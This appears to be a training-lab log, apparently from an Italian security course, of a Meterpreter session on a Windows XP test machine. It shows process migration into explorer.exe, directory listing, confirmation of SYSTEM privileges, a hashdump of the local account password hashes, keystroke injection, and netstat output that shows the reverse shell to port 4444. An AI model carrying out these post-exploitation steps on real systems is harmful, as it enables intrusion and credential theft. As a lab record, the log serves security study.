
```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 120   1040  wuauclt.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wuauclt.exe
 348   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 604   348   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 628   348   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 684   628   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 844   672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 920   672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE  C:\WINDOWS\system32\svchost.exe
 1040  672   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1092  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO DI RETE  C:\WINDOWS\system32\svchost.exe
 1144  672   svchost.exe        x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.exe
 1496  672   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1508  1456  explorer.exe       x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\Explorer.EXE
 1628  672   alg.exe            x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
 1632  1508  ctfmon.exe         x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\ctfmon.exe
 1776  1508  cmd.exe            x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\cmd.exe
 1872  1040  wscntfy.exe        x86   0        TEST-EPI\Epicode_user         C:\WINDOWS\system32\wscntfy.exe

meterpreter > migrate 1508
[*] Migrating from 1040 to 1508 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1508
```



```
meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  261     fil   2022-07-15 15:07:02 +0200  $winnt$.inf
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1025
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1028
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1031
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:11 +0200  1033
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1037
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:40 +0200  1040
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1041
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1042
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  1054
100666/rw-rw-rw-  2151    fil   2008-04-14 14:00:00 +0200  12520437.cpx
100666/rw-rw-rw-  2233    fil   2008-04-14 14:00:00 +0200  12520850.cpx
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  2052
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  3076
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  3com_dmi
100666/rw-rw-rw-  100352  fil   2008-04-14 14:00:00 +0200  6to4svc.dll
100666/rw-rw-rw-  1840    fil   2008-04-14 14:00:00 +0200  AUTOEXEC.NT
100666/rw-rw-rw-  2885    fil   2022-07-15 15:06:21 +0200  CONFIG.NT
100666/rw-rw-rw-  2885    fil   2008-04-14 14:00:00 +0200  CONFIG.TMP
100666/rw-rw-rw-  66082   fil   2008-04-14 14:00:00 +0200  C_28594.NLS
100666/rw-rw-rw-  66082   fil   2008-04-14 14:00:00 +0200  C_28595.NLS
100666/rw-rw-rw-  66082   fil   2008-04-14 14:00:00 +0200  C_28597.NLS
040777/rwxrwxrwx  0       dir   2022-07-15 16:59:59 +0200  CatRoot
040777/rwxrwxrwx  0       dir   2023-06-13 15:09:36 +0200  CatRoot2
040777/rwxrwxrwx  0       dir   2022-07-15 15:05:39 +0200  Com
100666/rw-rw-rw-  1804    fil   2008-04-14 14:00:00 +0200  Dcache.bin
040777/rwxrwxrwx  0       dir   2022-07-15 15:05:54 +0200  DirectX
100666/rw-rw-rw-  103424  fil   2008-04-14 14:00:00 +0200  EqnClass.Dll
100666/rw-rw-rw-  91088   fil   2022-07-15 15:07:18 +0200  FNTCACHE.DAT
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  IME
100444/r--r--r--  6656    fil   2008-04-14 14:00:00 +0200  KBDAL.DLL
100666/rw-rw-rw-  297984  fil   2008-04-14 14:00:00 +0200  MSCTF.dll
100666/rw-rw-rw-  177152  fil   2008-04-14 14:00:00 +0200  MSCTFIME.IME
100666/rw-rw-rw-  68608   fil   2008-04-14 14:00:00 +0200  MSCTFP.dll
100666/rw-rw-rw-  159232  fil   2008-04-14 14:00:00 +0200  MSIMTF.dll
040777/rwxrwxrwx  0       dir   2022-07-15 15:05:52 +0200  Macromed
040777/rwxrwxrwx  0       dir   2022-07-15 15:07:29 +0200  Microsoft
040777/rwxrwxrwx  0       dir   2022-07-15 15:05:37 +0200  MsDtc
100666/rw-rw-rw-  751592  fil   2022-07-15 15:23:10 +0200  PerfStringBackup.INI
040777/rwxrwxrwx  0       dir   2022-07-15 15:08:35 +0200  Restore
040777/rwxrwxrwx  0       dir   2022-07-15 16:59:28 +0200  Setup
040777/rwxrwxrwx  0       dir   2022-07-15 16:58:05 +0200  ShellExt
100666/rw-rw-rw-  75      fil   2008-04-14 14:00:00 +0200  Visualizza canali.scf
```

ELENCO FILE E CARTELLE - LS

VISUALIZZAZIONE CONNESSIONI TCP ATTIVE - NETSTAT



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter > keyboard_send
Please specify input string
meterpreter > keyboard_send ciao
[*] Done
meterpreter > netstat

Connection list
===============

    Proto  Local address         Remote address      State        User  Inode  PID/Program name
    -----  -------------         --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135           0.0.0.0:*           LISTEN       0     0      920/svchost.exe
    tcp    0.0.0.0:445           0.0.0.0:*           LISTEN       0     0      4/System
    tcp    127.0.0.1:1027        0.0.0.0:*           LISTEN       0     0      1628/alg.exe
    tcp    192.168.11.113:139    0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.11.113:1050   192.168.11.111:4444 ESTABLISHED  0     0      1040/svchost.exe
    udp    0.0.0.0:500           0.0.0.0:*                        0     0      684/lsass.exe
    udp    0.0.0.0:4500          0.0.0.0:*                        0     0      684/lsass.exe
    udp    0.0.0.0:445           0.0.0.0:*                        0     0      4/System
    udp    127.0.0.1:1025        0.0.0.0:*                        0     0      1040/svchost.exe
    udp    127.0.0.1:1900        0.0.0.0:*                        0     0      1144/svchost.exe
    udp    127.0.0.1:123         0.0.0.0:*                        0     0      1040/svchost.exe
    udp    192.168.11.113:123    0.0.0.0:*                        0     0      1040/svchost.exe
    udp    192.168.11.113:138    0.0.0.0:*                        0     0      4/System
    udp    192.168.11.113:137    0.0.0.0:*                        0     0      4/System
    udp    192.168.11.113:1900   0.0.0.0:*                        0     0      1144/svchost.exe
```